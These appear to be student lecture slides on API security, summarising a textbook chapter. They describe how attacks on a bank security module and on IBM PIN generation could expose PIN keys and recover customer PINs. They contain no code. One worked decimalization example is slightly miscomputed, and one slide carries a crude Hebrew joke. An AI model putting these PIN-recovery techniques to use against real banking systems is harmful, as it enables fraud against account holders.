Security Engineering
by Ross Andersson
Chapter 18

API Security

Presented by: Uri Ariel Nepomniashchy

31/05/2016

Content

- What is API
- API developing risks
- Attacks on APIs
- Summary

What is API?


{ api }

- Interface for communication between:
  - Different applications
  - Application and OS
  - Software and Hardware
  - Client and server

The usage of APIs

APIs are everywhere

- Web Applications (Facebook, Twitter…)
- Application development (WhatsApp, Instagram…)
- OS System Calls
- Internet Of Things



Who are playing a role here?

Who are playing a role here?

Product Developer

API Developer


Product Client

So what's the problem?

APIs are **Vulnerable!**

- Door to the outer world.
- Untrusted sources **give commands**.
- The **existence itself** of the API could lead to unexpected security flaws.

מי שמנצל עובדי קבלן
יש לו כזה קטן!



API Developing **Risks**

Risk 1- Relying on the product developer

"Many feel that security is as much the responsibility of the product developer as it is a responsibility of the API provider."

- nordicapis.com

Risk 1- Relying on the product developer

- Security is best implemented at the lowest possible level.
- It should be the **problem of the API developer**, and the API developer alone.

Risk 1- Relying on the product developer

The product developer not always can utilize important security tools like:

- input control
- secure protocols (HTTPS, SSL, SSH)
- type checking etc…

without the API developer first design the system to use these solutions.

Risk 1- Relying on the product developer


- Moreover, the developer using our API might be a malicious attacker trying to mess with our API.

Risk 1- Relying on the product developer

The takeaway - Secure Your System, It's **YOUR** System!

Risk 2 – Lazy coding

- The code in question is **just enough** for functionality.
- Without the greater concern of how it ties into the platform as a whole, and how security concerns are dealt with.



Risk 2 – Lazy coding

- Poor error handling
- Lame value checking
- Ignoring memory overflows


and more can lead to massive vulnerability issues.

Risk 3 – Misunderstanding your needs

- Many developers adopt these new technologies **without fully understanding** what they do, and what they mean for the API security.
- Vulnerabilities can quickly become far larger than they have any right to be.

Risk 4 – Trusting the user

- API developers often trust the user far too much
  - allowing too much data manipulation
  - Not limiting password complexity and usage
  - Sometimes even allowing repeat session ID tokens.



Attacks on **APIs**

Attacks:

- Attack on VISA security module
- Attack on IBM 4758
- HTML5 Fullscreen API Attack
- Cross Site Scripting (XSS)
- SQL Injection
- Buffer Overflow

Attack on **Visa Security Module**

Attack on Visa Security Module **API**


- Hardware device for secure bank transactions.
- Not enough storage for all the keys it might have to use.
- Stores a single master key, in tamper-resistant memory.
- Stores all other keys outside encrypted under M.

Attack on Visa Security Module **API**

- PIN generation:
  - $E_{PIN_{Verify}}(A_{num})$
- The ATM sends PINs to the VSM for verification.

Attack on Visa Security Module **API**

- We will look at the Terminal Key creation for ATMs.
  - ATM security is based on dual key control generated by the VSM.
  - The VSM returns it encrypted to the host.



Attack on Visa Security Module **API**


- Terminal Key creation:
  - Two keys are entered into the VSM.
  - The VSM generates Terminal Key by XOR them.
  - Terminal Key $K = k_1 \oplus k_2$

$$Host \xrightarrow{E_M(K_1), E_M(K_2)} VSM_{api}$$

$$VSM_{api} \xrightarrow{E_M(K_1 \oplus K_2)} Host$$


Attack on Visa Security Module **API**

- Terminal Key creation:
  - Terminal Key $K = k_1 \oplus k_2$
- What happens if we insert the same encrypted key twice?
  - $K = k_1 \oplus k_1 = 0$.
- Zero key inside the system.



Attack on Visa Security Module **API**

- So what can be done now?
- The VSM had a transaction to encrypt any key K supplied encrypted under M, under any other key that itself is encrypted under M.



Attack on Visa Security Module **API**

- The bank's PIN verification key was also stored outside the module encrypted under M.
- It was made for offline PIN verification support.

$$Host \xrightarrow{E_M(K),\ E_M(PIN_{Verify})} VSM_{api}$$

$$VSM_{api} \xrightarrow{E_K(PIN_{Verify})} Host$$

Attack on Visa Security Module **API**


- But now, $K = K_1 \oplus K_1 = 0$ encrypted under M either.
- So we can “encrypt" the bank’s PIN verification key under our 0_{key}.
- We decrypted the bank’s crown jewels, who was even kept outside the module.

$$Host \xrightarrow{E_M(0),\, E_M(PIN_{Verify})} VSM_{api}$$

$$VSM_{api} \xrightarrow{E_0(PIN_{Verify})} Host$$

PINs **retrieval** 101 a.k.a. **another attack**

- The next attack was found by building a formal model of the key types.
- The VSM had another transaction of entering unencrypted MAC key, and getting it encrypted under – you guessed it - any other key K that itself encrypted under M.



PINs **retrieval** 101 a.k.a. **another attack**

- Wait a minute!
- We can get the MAC encrypted under PIN_{Verify}.
- What will happen if we enter account number A_{num} instead of legit MAC?

$$Host \xrightarrow{A_{num}\ ,\ E_M(PIN_{Verify})} VSM_{api}$$

$$VSM_{api} \xrightarrow{E_{PIN_{Verify}}(A_{num})} Host$$

PINs **retrieval** 101 a.k.a. **another attack**

- Wait a minute!
- We can get the MAC encrypted under PIN_{Verify}.
- What will happen if we enter account number A_{num} instead of legit MAC?
- We just got the actual PIN number just by inputting the victim's account number.

$$Host \xrightarrow{A_{num}\ ,\ E_M(PIN_{Verify})} VSM_{api}$$

$$VSM_{api} \xrightarrow{E_{PIN_{Verify}}(A_{num})} Host$$

Attack on **IBM PIN Generation**

Attack on IBM PIN Generation

- In IBM PIN code generation, PIN_C depends on 3 values:
  - PIN_{Verify} – bank's master PIN.
  - A_{num} – account number.
  - offset – for memorable (weak) PIN.

$$H = E_{PIN_{Verify}}(A_{num})$$

$$D = Decimalize(H)\ by\ Dec_{Table}$$

$$PIN_C = D_1^4 + offset$$

Attack on IBM PIN Generation

- Lets take an example where:
  - $A_{num} = 8807012345691715$
  - $PIN_{Verify} = FEFEFEFEFEFEFEFE$
  - $offset = 6565$
- Dec_{Table} :

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5

$$E_{PIN_{Verify}}(A_{num}) = a2ce126c69aec82d$$

$$Decimalize(H) = 022412626904823$$

$$PIN_C = 0224 + 6565 = 6789$$

Attack on IBM PIN Generation

- Hey!
- Lets let the user supply the Dec_{Table}!

Attack on IBM PIN Generation

Attack on IBM PIN Generation

- $Set\ Dec_{Table} =$

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

  - $Get\ E(PIN_C) = 0000$


- $Set\ Dec_{Table} =$

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
1	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0

  - $If\ E(PIN_C)\ has\ changed, then\ it\ contained\ a$ ‘0’.


Attack on IBM PIN Generation

- And so on….
- With a few dozen queries PIN_C can be found



Attack on IBM PIN Generation

- IBM's **"solution"**:
- Dec_{Table} Must contain at least 8 different characters, that appear at most 4 times.



Attack on IBM PIN Generation

- $Set\ Dec_{Table} =$


0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5

  - $Get\ E(PIN_C)$

- $Set\ Dec_{Table} =$

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
1	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5

  - $Again, If\ E(PIN_C)\ has\ changed\ , then\ it\ contained\ a$ ‘0’.



HTML 5 **Fullscreen** API attack

